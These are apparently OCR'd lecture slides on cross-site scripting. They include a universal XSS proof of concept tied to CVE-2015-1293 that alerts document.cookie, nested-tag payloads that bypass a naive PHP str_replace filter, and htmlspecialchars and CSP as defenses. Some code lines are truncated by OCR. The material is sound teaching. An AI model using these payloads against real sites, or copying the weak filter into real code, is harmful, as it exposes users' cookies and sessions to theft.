



```
<iframe></iframe>
<script>
    var i = document.querySelector('ifram
    var f = frames[0].Function;
    i.onload = function() {
      // Alerting the cookie of http://example.c m
      f("location.replace('javascript:alert(document.cookie)')")();
    }
    i.src = 'http://example.com';
</script>
```

```
<script>
 iframe.src=
 http://example.com
```

Universal XSS Attacks Example

- CVE-2015-1293





```
<iframe></iframe>
<script>
    var i = document.querySelector('ifram
    var f = frames[0].Function;
    i.onload = function() {
      // Alerting the cookie of http://example.c m
      f("location.replace('javascript:alert(document.cookie)')")();
    }
    i.src = 'http://example.com';
</script>
```

Specify attacker's JS code

Specify target website

The attacker can compromise any websites
(Even if the target website itself is perfectly safe)

Research: Related Works

- FuzzOrigin: Detecting UXSS vulnerabilities in Browsers through Origin Fuzzing, ***USENIX SEC '2022***

How to Prevent XSS Attacks?

#1: Input validation/sanitization

- Any user input must be preprocessed before it is used inside HTML
- Option 1-1: Implement your own sanitization logic (not recommended)

```
<?php
  $input = $_GET['query'];
  $result = str_replace('script', '', $input)
  echo $result
?>
```

How to Prevent XSS Attacks?

#1: Input validation/sanitization

- Any user input must be preprocessed before it is used inside HTML
- Option 1-1: Implement your own sanitization logic (not recommended)

Input: http://example.com/?query=<script>attack()</script>

```
<?php
  $input = $_GET[‘query’];
  $result = str_replace(‘script’, ‘’, $input)
  echo $result
?>
```

Output: <>attack()</>

How to Prevent XSS Attacks?

#1: Input validation/sanitization

- Any user input must be preprocessed before it is used inside HTML
- Option 1-1: Implement your own sanitization logic (not recommended)

Input: http://example.com/?query=<scrscriptipt>attack()</scrscriptipt>

```
<?php
  $input = $_GET[‘query’];
  $result = str_replace(‘script’, ‘’, $input)
  echo $result
?>
```

Output: <script>attack()</script>

How to Prevent XSS Attacks?

#1: Input validation/sanitization

- Any user input must be preprocessed before it is used inside HTML
- Option 1-1: Implement your own sanitization logic (not recommended)

Input: http://example.com/?query=<scr<u>script</u>ipt>attack()</scr<u>script</u>ipt>

```
<?php
  $input = $_GET['query'];
  $result = str_replace('script', '', $input)
  echo $result
?>
```

Implementing XSS filter is hard!
Hard to get right, for general case

How to Prevent XSS Attacks?

#1: Input validation/sanitization

- Any user input must be preprocessed before it is used inside HTML
- Option 1-1: Implement your own sanitization logic (not recommended)

- Option 1-2: Use the good escaping libraries
  - E.g., `htmlspecialchars(string)`, `htmlentities(string)`, …

Input: http://example.com/?query=<script>attack()</script>

```
<?php
  $input = $_GET['query'];
  $result = htmlspecialchars($input)
  echo $result
?>
```

Convert special characters to HTML entities

- & (ampersand) becomes &amp;
- " (double quote) becomes &quot;
- ' (single quote) becomes &#039;
- < (less than) becomes &lt;
- > (greater than) becomes &gt;

Output: &lt;script&gt;attack()&lt;/script&gt;

How to Prevent XSS Attacks?

#1: Input validation/sanitization

- Any user input must be preprocessed before it is used inside HTML
- Option 1-1: Implement your own sanitization logic (not recommended)

- Option 1-2: Use the good escaping libraries
  - E.g., `htmlspecialchars(string)`, `htmlentities(string)`, …

#2: Content Security Policy (CSP)

- A security mechanism supported by modern browsers
- Next lecture!

Conclusion

- We studied a basic browser sandboxing mechanism
  - Same Origin Policy (SOP): basic access control
- Cross-Site Scripting (XSS) Attacks: **bypass SOP** by making the pages from benign website run malicious scripts
  - Reflected XSS Attacks
  - Stored XSS Attacks
  - DOM-based XSS Attacks
  - Universal XSS Attacks
- How to prevent?
  - Input sanitization
  - Content Security Policy (CSP)

Question?